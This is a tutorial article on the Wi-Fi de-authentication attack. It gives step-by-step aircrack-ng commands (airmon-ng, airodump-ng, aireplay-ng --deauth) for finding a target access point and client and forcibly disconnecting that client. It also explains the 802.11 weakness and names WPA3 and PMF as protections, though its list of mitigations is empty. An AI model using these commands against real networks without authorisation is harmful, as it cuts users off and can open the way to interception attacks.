|
VOOZH | about |
|
VOOZH | about |
Despite their effectiveness, Wi-Fi networks can be vulnerable to security threats. A specific danger relates to the 802.11 protocol, which outlines the rules for wireless networks. This threat is called the Wi-Fi de-authentication attack. It compromises users by severing the link between a device and a Wi-Fi access point, leaving them vulnerable and cut off.
The 802.11 protocol is used by Wi-Fi networks to create and maintain connections between devices and access points. Devices authenticate with the access point during this procedure in order to access the network. In Wi-Fi networks, valid management frames called de-authentication frames are used to break an established connection between an access point and a client (such as a laptop or smartphone).
However because these frames are readily spoofable and lack authentication, attackers can transmit bogus de-authentication frames to interfere with network traffic.
The forced disconnection of devices from the Wi-Fi network causes them to become momentarily offline. This approach, which involves compelling users to reconnect to rogue access points, is frequently employed in denial-of-service (DoS) attacks and to enable man-in-the-middle (MitM) assaults.
This article is for educational purposes only. Unauthorized network attacks are illegal and unethical. Ensure you have explicit permission before conducting any security tests.
Tools Needed
Step 1: Set Up the Environment

Open a terminal in your Linux environment. Verify that your wireless network interface card supports monitor mode and packet injection by running:
Command: iwconfig
OR

Command: apt install wireless-tools
Step 2: Enable Monitor Mode

Enable monitor mode on your wireless interface (replace wlan0 with your interface name):
sudo airmon-ng start wlan0Your interface should now be in monitor mode (usually named ` wlan0mon ` or similar).
Step 3: Capture Wi-Fi Traffic

Start capturing traffic on the targeted Wi-Fi network:
sudo airodump-ng wlan0monIdentify the BSSID (MAC address) of the target access point and the channel it's operating on.
Step 4: Target a Specific Client
Focus on a specific client connected to the network by running:
sudo airodump-ng --bssid [AP_MAC] --channel [CHANNEL] wlan0monNote:- Replace ` [AP_MAC] ` with the BSSID of the access point and ` [CHANNEL] ` with the channel number.
Step 5: Send Deauthentication Frames
Send deauthentication frames to disconnect the client from the network:
sudo aireplay-ng --deauth 10 -a [AP_MAC] -c [CLIENT_MAC] wlan0monNote:- Replace ` [CLIENT_MAC] ` with the MAC address of the client.
The client should now be disconnected from the network.
An attacker can impersonate a genuine access point by sending counterfeit deauthentication frames to the target device in a Wi-Fi deauthentication attack. The device is told to disconnect from the network by these packets. The deauthentication frames are readily intercepted and altered since they are not encrypted. The attacker just has to be within the network; they don't need to have network authentication.
This attack may be carried out on a device with a packet-injecting wireless network interface card using a variety of tools, such as aircrack-ng or mdk3.
In order to reduce the danger of deauthentication attacks on WiFi:
A vulnerability in the 802.11 protocol is exploited by attackers employing Wi-Fi deauthentication, which might lead to connectivity problems and create security concerns. Although there are two protective methods, WPA3 and PMF, that can help shield users from these attacks, users should still use caution when utilizing public Wi-Fi networks.